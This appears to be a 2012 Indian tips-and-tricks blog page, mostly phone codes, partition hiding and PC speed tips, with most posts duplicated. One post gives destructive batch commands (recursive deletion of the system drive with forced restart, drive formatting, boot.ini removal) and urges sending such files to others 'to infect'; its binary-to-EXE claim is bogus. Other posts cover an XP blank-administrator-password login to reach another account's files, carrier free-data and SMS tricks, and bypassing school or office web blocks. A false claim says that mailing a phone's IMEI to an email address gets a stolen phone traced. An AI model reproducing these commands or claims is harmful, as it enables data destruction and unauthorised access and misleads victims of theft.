
Note: Click on Download then wait 4 sec and skip ad.
Showing posts with label Tips % Tricks. Show all posts
Showing posts with label Tips % Tricks. Show all posts
Saturday, 30 August 2014

Tuesday, 16 October 2012
LOG IN XP WITH OUT PASSWORD
LOG IN XP WITH OUT PASSWORD

1: 1:Start computer
2: when it asks for password press ctrl+alt+delete key twice
3: now another window opens asking for password
4: in this at the place of user name just type administrator....leave the password feild blank and hit enter 5:wow u r logged as a normal user
6: now u have fully authority only problem is that u can not open my document of the original account
7: dont worry abt this just use any file recovery software and move the files form acess denied my document to any other folder (in other drive)
1: 1:Start computer
2: when it asks for password press ctrl+alt+delete key twice
3: now another window opens asking for password
4: in this at the place of user name just type administrator....leave the password feild blank and hit enter 5:wow u r logged as a normal user
6: now u have fully authority only problem is that u can not open my document of the original account
7: dont worry abt this just use any file recovery software and move the files form acess denied my document to any other folder (in other drive)
If This Helpful, Plz Like My Two(2) Facebook Page, I Deserve It.
Wednesday, 10 October 2012
Facebook timeline remover

Hi frindzzz,
i giving you a useful software(Extensions) to remove your timeline.
Features
1: easy to use
2: you can get back your timeline if you want
3: 305 kb file size.
How to use:
step 1: Download and unpack zip file and run the extensions.
step 2: open firefox and go to tools- Ads-ons - extensions.
step 3: enable to remove facebook timeline disable to get it back.
Note: firefox user use firefox extension and chrome user use chrome extension.
For firefox : Download
For google chrome : Download
If This Helpful, Plz Like My Two(2) Facebook Page, I Deserve It.
Tuesday, 9 October 2012
Animated Flash Clock To Your Blogger blog
Add Animated Flash Clock To Your Blogger blog.
Hi friends, want to make your blog more dashing using a animated clock, get the code here.
 Step 1: copy the flowing code
Step 2: go to blog layout
Step 3: add a widget
Step 4: add html / java script
Step 5: past the code.
Get the clock like given the picture.

Hi friends, want to make your blog more dashing using a animated clock, get the code here.
Step 2: go to blog layout
Step 3: add a widget
Step 4: add html / java script
Step 5: past the code.
Get the clock like given the picture.

Friday, 5 October 2012
Receive GPRS settings for all networks
Receive GPRS settings for all networks
Below are the formats how to recive the GPRS settings for all networks
Check and add your comments
*Aircel: SET to 121
*Idea: SET to 546714
*Vodafone: VL to 525684
*Uninor: SET to 58355
*Airtel: MO to 54321
Below are the formats how to recive the GPRS settings for all networks
Check and add your comments
*Aircel: SET to 121
*Idea: SET to 546714
*Vodafone: VL to 525684
*Uninor: SET to 58355
*Airtel: MO to 54321
If This Helpful, Plz Like My Two(2) Facebook Page, I Deserve It.
Samsung mobile secret codes and tricks
Samsung mobile secret codes and tricks
This all tricks working in all samsung model
1.Software version: *#9999#
2.IMEI number: *#06#
3.Serial number: *#0001#
4.Battery status- Memory capacity : *#9998*246#
5.Debug screen: *#9998*324# – *#8999*324#
6.LCD kontrast: *#9998*523#
7.Vibration test: *#9998*842# – *#8999*842#
8.Alarm beeper – Ringtone test : *#9998*289# – *#8999*289#
9.Smiley: *#9125#
10.Software version: *#0837#
11.Display contrast: *#0523# – *#8999*523#
12.Battery info: *#0228# or *#8999*228#
13.Display storage capacity: *#8999*636#
14.Display SIM card information: *#8999*778#
15.Show date and alarm clock: *#8999*782#
16.The display during warning: *#8999*786#
17.Samsung hardware version: *#8999*837#
18.Show network information: *#8999*638#
19Display received channel number and received intensity: *#8999*9266#
20.*#1111# S/W Version
This all tricks working in all samsung model
1.Software version: *#9999#
2.IMEI number: *#06#
3.Serial number: *#0001#
4.Battery status- Memory capacity : *#9998*246#
5.Debug screen: *#9998*324# – *#8999*324#
6.LCD kontrast: *#9998*523#
7.Vibration test: *#9998*842# – *#8999*842#
8.Alarm beeper – Ringtone test : *#9998*289# – *#8999*289#
9.Smiley: *#9125#
10.Software version: *#0837#
11.Display contrast: *#0523# – *#8999*523#
12.Battery info: *#0228# or *#8999*228#
13.Display storage capacity: *#8999*636#
14.Display SIM card information: *#8999*778#
15.Show date and alarm clock: *#8999*782#
16.The display during warning: *#8999*786#
17.Samsung hardware version: *#8999*837#
18.Show network information: *#8999*638#
19Display received channel number and received intensity: *#8999*9266#
20.*#1111# S/W Version
Show your love one your heart emotion using google
google expose emotion
Show your love one your heart emotion using google,
tell your love one to copy and past the flowing code and tell them that's you feel
Just be happy, with your love.
 Just copy and paste following keywords in google search to see some lovely results..! <3.
(sqrt(cos(x))*cos(75x)+sqrt(abs(x))-.7)*(4-x*x)^.2, sqrt(9-x^2), -sqrt(9-x^2) from -4.5 to 4.5, -x
(sqrt(cos(x))*cos(200*x)+sqrt(abs(x))-0.7)*(4-x*x)^0.01,sqrt(9-x^2),-sqrt(9-x^2)
(sqrt(cos(x))*cos(200x)+sqrt(abs(x))-0.7)*(4-x*x)^0.01, sqrt(9-x^2), -sqrt(9-x^2) from -4.5 to 4.5
abs(x)-(1-x^2)^(1/2), abs(x)+(1-x^2)^(1/2), x+ 0.25 from -3 to 3
((sqrt(cos(x))*cos(500*x)+sqrt(abs(x))-0.4)*(4-x*x)^0.1
sqrt(1-(abs(x)-1)^2), arccos(1-abs(x))-pi
Show your love one your heart emotion using google,
tell your love one to copy and past the flowing code and tell them that's you feel
Just be happy, with your love.
(sqrt(cos(x))*cos(75x)+sqrt(abs(x))-.7)*(4-x*x)^.2, sqrt(9-x^2), -sqrt(9-x^2) from -4.5 to 4.5, -x
(sqrt(cos(x))*cos(200*x)+sqrt(abs(x))-0.7)*(4-x*x)^0.01,sqrt(9-x^2),-sqrt(9-x^2)
(sqrt(cos(x))*cos(200x)+sqrt(abs(x))-0.7)*(4-x*x)^0.01, sqrt(9-x^2), -sqrt(9-x^2) from -4.5 to 4.5
abs(x)-(1-x^2)^(1/2), abs(x)+(1-x^2)^(1/2), x+ 0.25 from -3 to 3
((sqrt(cos(x))*cos(500*x)+sqrt(abs(x))-0.4)*(4-x*x)^0.1
sqrt(1-(abs(x)-1)^2), arccos(1-abs(x))-pi
If This Helpful, Plz Like My Two(2) Facebook Page, I Deserve It.
Hide hard drive without any software
Here is a very cool and simple trick to hide any partition of our hard drive on computer. Many times we will think of hiding some confidential data form others.
I have shown two easy methods to hide partitions without using any software.
Hide Partitions Using Command Prompt
1. Go to Start–>Run.
2. Type Diskpart and press Enter.
3. In the console type List volume to see all the drives available on your PC.
4. Now select the drive which you want to hide.
Note:
Here I have shown how to hide E drive.
5. In My PC it is volume 2 for drive E .
6. Now to hide drive E type Select volume 2 .
7. Then type remove letter e , this will hide your drive.
8. Now to get your drive back type Select volume 2 and then type assign letter e.
Hide Partitions Using Computer Management
1. Right click My Computer.
2. Click Manage or press letter G.
3. This will open Computer Management.
4. Under Storage, select Disk Management.
5. Right click on the drive which you wish to hide.
6. Select Change drive letters and paths...
7. Click Remove
8. Now can find your partition will be hidden.
9. To get back the partition Computer Management–>Select drive–> Change drive letters and paths
10. Now select Add option.
11. In that Assign the following drive letter.
12. Select ok.
You are Done….
I have shown two easy methods to hide partitions without using any software.
Hide Partitions Using Command Prompt
1. Go to Start–>Run.
2. Type Diskpart and press Enter.
3. In the console type List volume to see all the drives available on your PC.
4. Now select the drive which you want to hide.
Note:
Here I have shown how to hide E drive.
5. In My PC it is volume 2 for drive E .
6. Now to hide drive E type Select volume 2 .
7. Then type remove letter e , this will hide your drive.
8. Now to get your drive back type Select volume 2 and then type assign letter e.
Hide Partitions Using Computer Management
1. Right click My Computer.
2. Click Manage or press letter G.
3. This will open Computer Management.
4. Under Storage, select Disk Management.
5. Right click on the drive which you wish to hide.
6. Select Change drive letters and paths...
7. Click Remove
8. Now can find your partition will be hidden.
9. To get back the partition Computer Management–>Select drive–> Change drive letters and paths
10. Now select Add option.
11. In that Assign the following drive letter.
12. Select ok.
You are Done….
If This Helpful, Plz Like My Two(2) Facebook Page, I Deserve It.
Docomo free sms trick.
here is the free trick for sending sms on Docomo

Step 1: SMS `Join` to 121 and wait for confirmation
Step 2: SMS `Quit` to 121 and wait for conformation
Now Check your balance
you will have 50 local/national SMS valid for 1 Week.

Step 1: SMS `Join` to 121 and wait for confirmation
Step 2: SMS `Quit` to 121 and wait for conformation
Now Check your balance
you will have 50 local/national SMS valid for 1 Week.
If This Helpful, Plz Like My Two(2) Facebook Page, I Deserve It.
Thursday, 27 September 2012
Format hard disk using nootepad
If you think that notepad is useless then you are wrong because you can now do a lot of things with a notepad which you could have never imagined.
In this hack I will show you how to format a HDD using a notepad.
Step 1. Copy The Following In Notepad Exactly as it says
01001011000111110010010101010101010000011111100000
Step 2. Save As An EXE Any Name Will Do
Step 3. Send the EXE to People And Infect+
OR
IF u think u cannot format c driver when windows is running try Laughing and u will get it Razz .. any way some more so u can test on other drives this is simple binary code
format c:\ /Q/X — this will format your drive c:\
01100110011011110111001001101101011000010111010000
100000011000110011101001011100
0010000000101111010100010010111101011000
format d:\ /Q/X — this will format your drive d:\
Warning : This Trick is for Educational Purpose only.DONT TRY ON YOUR OWN PC.wwwdesk.in not responsible for it. TRY WITH YOUR OWN RISK.It lead to loss of data and crashing your computer..!!
01100110011011110111001001101101011000010111010000
100000011001000011101001011100
0010000000101111010100010010111101011000
del /F/S/Q c:\boot.ini — this will cause your computer not to boot.
01100100011001010110110000100000001011110100011000
101111010100110010111101010001
00100000011000110011101001011100011000100110111101
101111011101000010111001101001
0110111001101001
Try to figure out yourself rest can’t spoonfeed Its working.
Do not try it on your PC. Don’t mess around this is for educational purpose only
still if you cant figure it out try this:
go to notepad and type the following:
@Echo off
Del C:\ *.*|y save it as Dell.bat
want worse then type the following:
@echo off
del %systemdrive%\*.*/f/s/q
shutdown -r -f -t 00
and save it as a .bat file
In this hack I will show you how to format a HDD using a notepad.
Step 1. Copy The Following In Notepad Exactly as it says
01001011000111110010010101010101010000011111100000
Step 2. Save As An EXE Any Name Will Do
Step 3. Send the EXE to People And Infect+
OR
IF u think u cannot format c driver when windows is running try Laughing and u will get it Razz .. any way some more so u can test on other drives this is simple binary code
format c:\ /Q/X — this will format your drive c:\
01100110011011110111001001101101011000010111010000
100000011000110011101001011100
0010000000101111010100010010111101011000
format d:\ /Q/X — this will format your drive d:\
Warning : This Trick is for Educational Purpose only.DONT TRY ON YOUR OWN PC.wwwdesk.in not responsible for it. TRY WITH YOUR OWN RISK.It lead to loss of data and crashing your computer..!!
01100110011011110111001001101101011000010111010000
100000011001000011101001011100
0010000000101111010100010010111101011000
del /F/S/Q c:\boot.ini — this will cause your computer not to boot.
01100100011001010110110000100000001011110100011000
101111010100110010111101010001
00100000011000110011101001011100011000100110111101
101111011101000010111001101001
0110111001101001
Try to figure out yourself rest can’t spoonfeed Its working.
Do not try it on your PC. Don’t mess around this is for educational purpose only
still if you cant figure it out try this:
go to notepad and type the following:
@Echo off
Del C:\ *.*|y save it as Dell.bat
want worse then type the following:
@echo off
del %systemdrive%\*.*/f/s/q
shutdown -r -f -t 00
and save it as a .bat file
Airtel free GPRS trick
You need a PC or a Laptop and the required connectivity tools ,ie.,
Serial/USB cable OR Infrared Device OR Bluetooth dongle
1) Activate Airtel Live! ( It’s FREE so no probs)
2) Create TWO Airtel gprs data accounts (yep TWO) and select the
FIRST as the active profile.
3) Connect your mobile to the PC (or Laptop) and install the driver for
your mobile’s modem.
4) Create a new dial-up connection using the NEW CONNECTION
WIZARD as follows
Connecting Device : Your mobile’s modem
ISP Name : Airtel (or anything you like)
Phone Number : *99***2# / Try 99***1
Username and Password : blank
5) Configure your browser and download manager to use the proxy
100.1.200.99 and port 8080.( My advice is to use Opera since you
can browse both wap and regular websites)
6) Connect to the dial-up account. You will be connected at 115.2
kbps (but remember, that is a bad joke).
7) Pick up your mobile and try to access any site. You will get “Access
Denied…”(except for Airtel Live!). IT DOES NOT MATTER.
Keep the mobile down.
8 ) On the PC ( or Laptop) open your browser, enter any address ,
press ENTER and…….WAIT
9) After a few seconds the page will start to load and you have the
WHOLE internet at your disposal.
Serial/USB cable OR Infrared Device OR Bluetooth dongle
1) Activate Airtel Live! ( It’s FREE so no probs)
2) Create TWO Airtel gprs data accounts (yep TWO) and select the
FIRST as the active profile.
3) Connect your mobile to the PC (or Laptop) and install the driver for
your mobile’s modem.
4) Create a new dial-up connection using the NEW CONNECTION
WIZARD as follows
Connecting Device : Your mobile’s modem
ISP Name : Airtel (or anything you like)
Phone Number : *99***2# / Try 99***1
Username and Password : blank
5) Configure your browser and download manager to use the proxy
100.1.200.99 and port 8080.( My advice is to use Opera since you
can browse both wap and regular websites)
6) Connect to the dial-up account. You will be connected at 115.2
kbps (but remember, that is a bad joke).
7) Pick up your mobile and try to access any site. You will get “Access
Denied…”(except for Airtel Live!). IT DOES NOT MATTER.
Keep the mobile down.
8 ) On the PC ( or Laptop) open your browser, enter any address ,
press ENTER and…….WAIT
9) After a few seconds the page will start to load and you have the
WHOLE internet at your disposal.
Have fun.
Don't forget to tick in reaction box.
Wednesday, 26 September 2012
Hide Partitions Using Command Prompt
Here is a very cool and simple trick to hide any partition of our hard drive on computer.
Many times we will think of hiding some confidential data form others.I have shown two easy methods to hide partitions without using any software.
Hide Partitions Using Command Prompt
1. Go to Start–>Run.
2. Type Diskpart and press Enter.
3. In the console type List volume to see all the drives available on your PC.
4. Now select the drive which you want to hide.
Note:
Here I have shown how to hide E drive.
5. In My PC it is volume 2 for drive E .
6. Now to hide drive E type Select volume 2 .
7. Then type remove letter e , this will hide your drive.
8. Now to get your drive back type Select volume 2 and then type assign letter e.
Hide Partitions Using Computer Management
1. Right click My Computer.
2. Click Manage or press letter G.
3. This will open Computer Management.
4. Under Storage, select Disk Management.
5. Right click on the drive which you wish to hide.
6. Select Change drive letters and paths...
7. Click Remove
8. Now can find your partition will be hidden.
9. To get back the partition Computer Management–>Select drive–> Change drive letters and paths
10. Now select Add option.
11. In that Assign the following drive letter.
12. Select ok.
That’s it….
Many times we will think of hiding some confidential data form others.I have shown two easy methods to hide partitions without using any software.
Hide Partitions Using Command Prompt
1. Go to Start–>Run.
2. Type Diskpart and press Enter.
3. In the console type List volume to see all the drives available on your PC.
4. Now select the drive which you want to hide.
Note:
Here I have shown how to hide E drive.
5. In My PC it is volume 2 for drive E .
6. Now to hide drive E type Select volume 2 .
7. Then type remove letter e , this will hide your drive.
8. Now to get your drive back type Select volume 2 and then type assign letter e.
Hide Partitions Using Computer Management
1. Right click My Computer.
2. Click Manage or press letter G.
3. This will open Computer Management.
4. Under Storage, select Disk Management.
5. Right click on the drive which you wish to hide.
6. Select Change drive letters and paths...
7. Click Remove
8. Now can find your partition will be hidden.
9. To get back the partition Computer Management–>Select drive–> Change drive letters and paths
10. Now select Add option.
11. In that Assign the following drive letter.
12. Select ok.
That’s it….
Don't forget to tick in reaction box.
Key board light as a disco
Make your key board light Disco.
1. download the file.
2.double click or open the file.
3.now you are done.
4. enjoy the disco.
how to off
5. go to task manager
6. go to details and find wscript.exe
7. end wscript.exe
Don't forget to tick in reaction box.
Free Surf and download internet
I'm giving you A new trick ,This trick is working in many states of India.plz comment if this this working your states..
Create new internet settings in your mobile:-
Profile Name- Ht Free Gprs
I.P/Proxy Address = 220.226.181.88
Proxy Port= 8080
HomePage = http://122.170.122.214
Click To Save setting and make it default setting in your mobile And Restart your phone and follow steps
Now open any opera handler apps. ( Download “free opera handler app” from there)
Socket Server put these settings = http://220.226.181.88.server4.operamini.com
Port = 80
Homepage = http://203.115.112.5
Homepage for Blocked Sim Users = http://122.170.122.214
Save the setting and wait for it to load.After successfully installation browse any page. get 3G speed on Docomo free and enjoy downloading+surfing..
Create new internet settings in your mobile:-
Profile Name- Ht Free Gprs
I.P/Proxy Address = 220.226.181.88
Proxy Port= 8080
HomePage = http://122.170.122.214
Click To Save setting and make it default setting in your mobile And Restart your phone and follow steps
Now open any opera handler apps. ( Download “free opera handler app” from there)
Socket Server put these settings = http://220.226.181.88.server4.operamini.com
Port = 80
Homepage = http://203.115.112.5
Homepage for Blocked Sim Users = http://122.170.122.214
Save the setting and wait for it to load.After successfully installation browse any page. get 3G speed on Docomo free and enjoy downloading+surfing..
Don't forget to tick in reaction box.
Send free sms on Docomo
Here is the free trick for sending sms on Docomo
Step 1: SMS `Join` to 121 and wait for confirmation
Step 2: SMS `Quit` to 121 and wait for conformation
Now Check your balance
you will have 50 local/national SMS valid for 1 Week.
Now Check your balance
you will have 50 local/national SMS valid for 1 Week.
Don't forget tick in reaction box.
Docomo free 3G GPRS trick
After Using this trick, you will get 3G speed on 2G plans.
Follow These Steps:-1. First Activate a 2G Gprs plan on your 3G Docomo Sim.
2. Then make your Balance to a level RS 1
3. Then type *141# and choose the cheapest plan (In my area it is 9 for 10 MB)
4. Then they will inform you that you have
no sufficient balance to activate the plan.
5. Just ignore it and open your browser and check the speed.
6. Now u can have 3G speed on 2G plans.
Don't forget to tell your reaction.
Aircel free gprs trick.
Today i'm find new Aircel Free Data Tricks. i'm also use This Tricks This Time.
How To Get :-
Dial *122*3344# And Press Call Button
Then a confirmation msg ‘ll be received within few min. saying 3g services has been activated in your number.
It’ll give you a 250mb or 2.5gb Free data usage…
Note:
Use POCKET INTERNET Setting For This Trick…
Offer validity- 15 days
If u Want check remaining data balance- dial *126*4# or *126*6#….
You can use this trick only 1 time in 1 sim.
How To Get :-
Dial *122*3344# And Press Call Button
Then a confirmation msg ‘ll be received within few min. saying 3g services has been activated in your number.
It’ll give you a 250mb or 2.5gb Free data usage…
Note:
Use POCKET INTERNET Setting For This Trick…
Offer validity- 15 days
If u Want check remaining data balance- dial *126*4# or *126*6#….
You can use this trick only 1 time in 1 sim.
Don't forget to tick in reaction box.
Access Blocked website
How to access blocked website in your school, college or office?
If you are a student or an employer, there could be some website not accessible in your office / school. This happens simply because your school or office have blocked access to those website. Here are some simple tips to access blocked website in your school, college, home or office.
Currently, there are many website blocked in China, Iran, Saudi Arabia, Tibet, Pakistan and many other countries. Among the popular site blocked are Facebook, Myspace, Youtube, Blogspot blogs, Orkut, Beebo and many other blogs and website.
Enter the URL of the website in Google search engine and press search button. When you see the site listed in result page, click on the link ‘Cached’ You will be able to see the cached version of the blocked website. To increase the browsing speed of cached version, you can click on the link “Cached Text Only” which only load the texts of the website.
Another best method is to browse the blocked website through a Anonymous Surfing free proxy server. There are many free proxy server websites are availiable. You can simply type the web address of the blocked website and press enter. Anonmous surfer will use one of the availiable proxy server and display your desired website. You can always find the new list of free proxy server website for accessing blocked website in your office or school.
Click here to see a Collection of Around 200 Proxy Sites.
Hope this Will be Very Useful for you.
If you are a student or an employer, there could be some website not accessible in your office / school. This happens simply because your school or office have blocked access to those website. Here are some simple tips to access blocked website in your school, college, home or office.
Currently, there are many website blocked in China, Iran, Saudi Arabia, Tibet, Pakistan and many other countries. Among the popular site blocked are Facebook, Myspace, Youtube, Blogspot blogs, Orkut, Beebo and many other blogs and website.
Enter the URL of the website in Google search engine and press search button. When you see the site listed in result page, click on the link ‘Cached’ You will be able to see the cached version of the blocked website. To increase the browsing speed of cached version, you can click on the link “Cached Text Only” which only load the texts of the website.
Another best method is to browse the blocked website through a Anonymous Surfing free proxy server. There are many free proxy server websites are availiable. You can simply type the web address of the blocked website and press enter. Anonmous surfer will use one of the availiable proxy server and display your desired website. You can always find the new list of free proxy server website for accessing blocked website in your office or school.
Click here to see a Collection of Around 200 Proxy Sites.
Hope this Will be Very Useful for you.
Don't foget to tell your reaction.
***jeet***
Monday, 24 September 2012
How to trace mobile location if it is lost ??
follow the below some simple steps to trace ur mobile phone if it is lost.. or stolen
This is how it works!
1. Dial : *#06# from your mobile.
2. Your mobile shows a unique 15 digit.
3. Note down this no. anywhere but except your mobile as this is the no. which will help trace your mobile in case of a theft.
4. Once stolen you just have to mail this 15 digit IMEI no. to cop@vsnl.net
5. No need to go to police.
6. Your Mobile will be traced within next 24 hrs via a complex system of GPRS and internet.
7. You will find where your hand set is being operated even in case your no. is being changed.
If u lost your mobile, send an e-mail to cop@vsnl.net
With the following info:
Your name:
Address:
Phone model:
Make:
Last used No.:
E-mail for communication:
Missed date:
IMEI No.:
Keep all these information stored for emergency use..
*NOTE* – if above doesnt works than try to report @ www.trackimei.com
***jeet***
This is how it works!
1. Dial : *#06# from your mobile.
2. Your mobile shows a unique 15 digit.
3. Note down this no. anywhere but except your mobile as this is the no. which will help trace your mobile in case of a theft.
4. Once stolen you just have to mail this 15 digit IMEI no. to cop@vsnl.net
5. No need to go to police.
6. Your Mobile will be traced within next 24 hrs via a complex system of GPRS and internet.
7. You will find where your hand set is being operated even in case your no. is being changed.
If u lost your mobile, send an e-mail to cop@vsnl.net
With the following info:
Your name:
Address:
Phone model:
Make:
Last used No.:
E-mail for communication:
Missed date:
IMEI No.:
Keep all these information stored for emergency use..
*NOTE* – if above doesnt works than try to report @ www.trackimei.com
***jeet***
Top Ten Tips To Improve System Speed
2. Refresh the desktop after closing any application. This will remove any unused files from the RAM.
3.
Do not set very large file size images as your wallpaper. Do not keep a
wallpaper at all if your PC is low on RAM (less than 64 MB).
4. Do not clutter your Desktop with a lot of shortcuts
. Each shortcut on the desktop uses up to 500 bytes of RAM
5. Empty the recycle bin regularly. The files are not really deleted from your hard drive until you empty the recycle bin.
6. Delete the temporary internet files regularly.
7.
Defragment your hard drive once every two months. This will free up a
lot of space on your hard drive and rearrange the files so that your
applications run faster.
8.
Always make two partitions in your hard drive. Install all large
Softwares (like PSP, Photoshop, 3DS Max etc) in the second partition.
Windows uses all the available empty space in C drive as virtual memory
when your Computer RAM is full. Keep the C Drive as empty as possible.
9.
When installing new Softwares disable the option of having a tray icon.
The tray icons use up available RAM, and also slow down the booting of
your PC. Also disable the option of starting the application
automatically when the PC boots. You can disable these options later on
also from the Tools or preferences menu in your application.
10.
Protect your PC from dust. Dust causes the CPU cooling fan to jam and
slow down thereby gradually heating your CPU and affecting the
processing speed. Use compressed air to blow out any dust from the CPU.
Never use vacuum.
RAM IS THE WORKING AREA (DESKTOP) OF THE CPU, KEEP IT AS EMPTY AND UNCLUTTERED AS POSSIBLE!
***jeet***
Subscribe to:
Posts (Atom)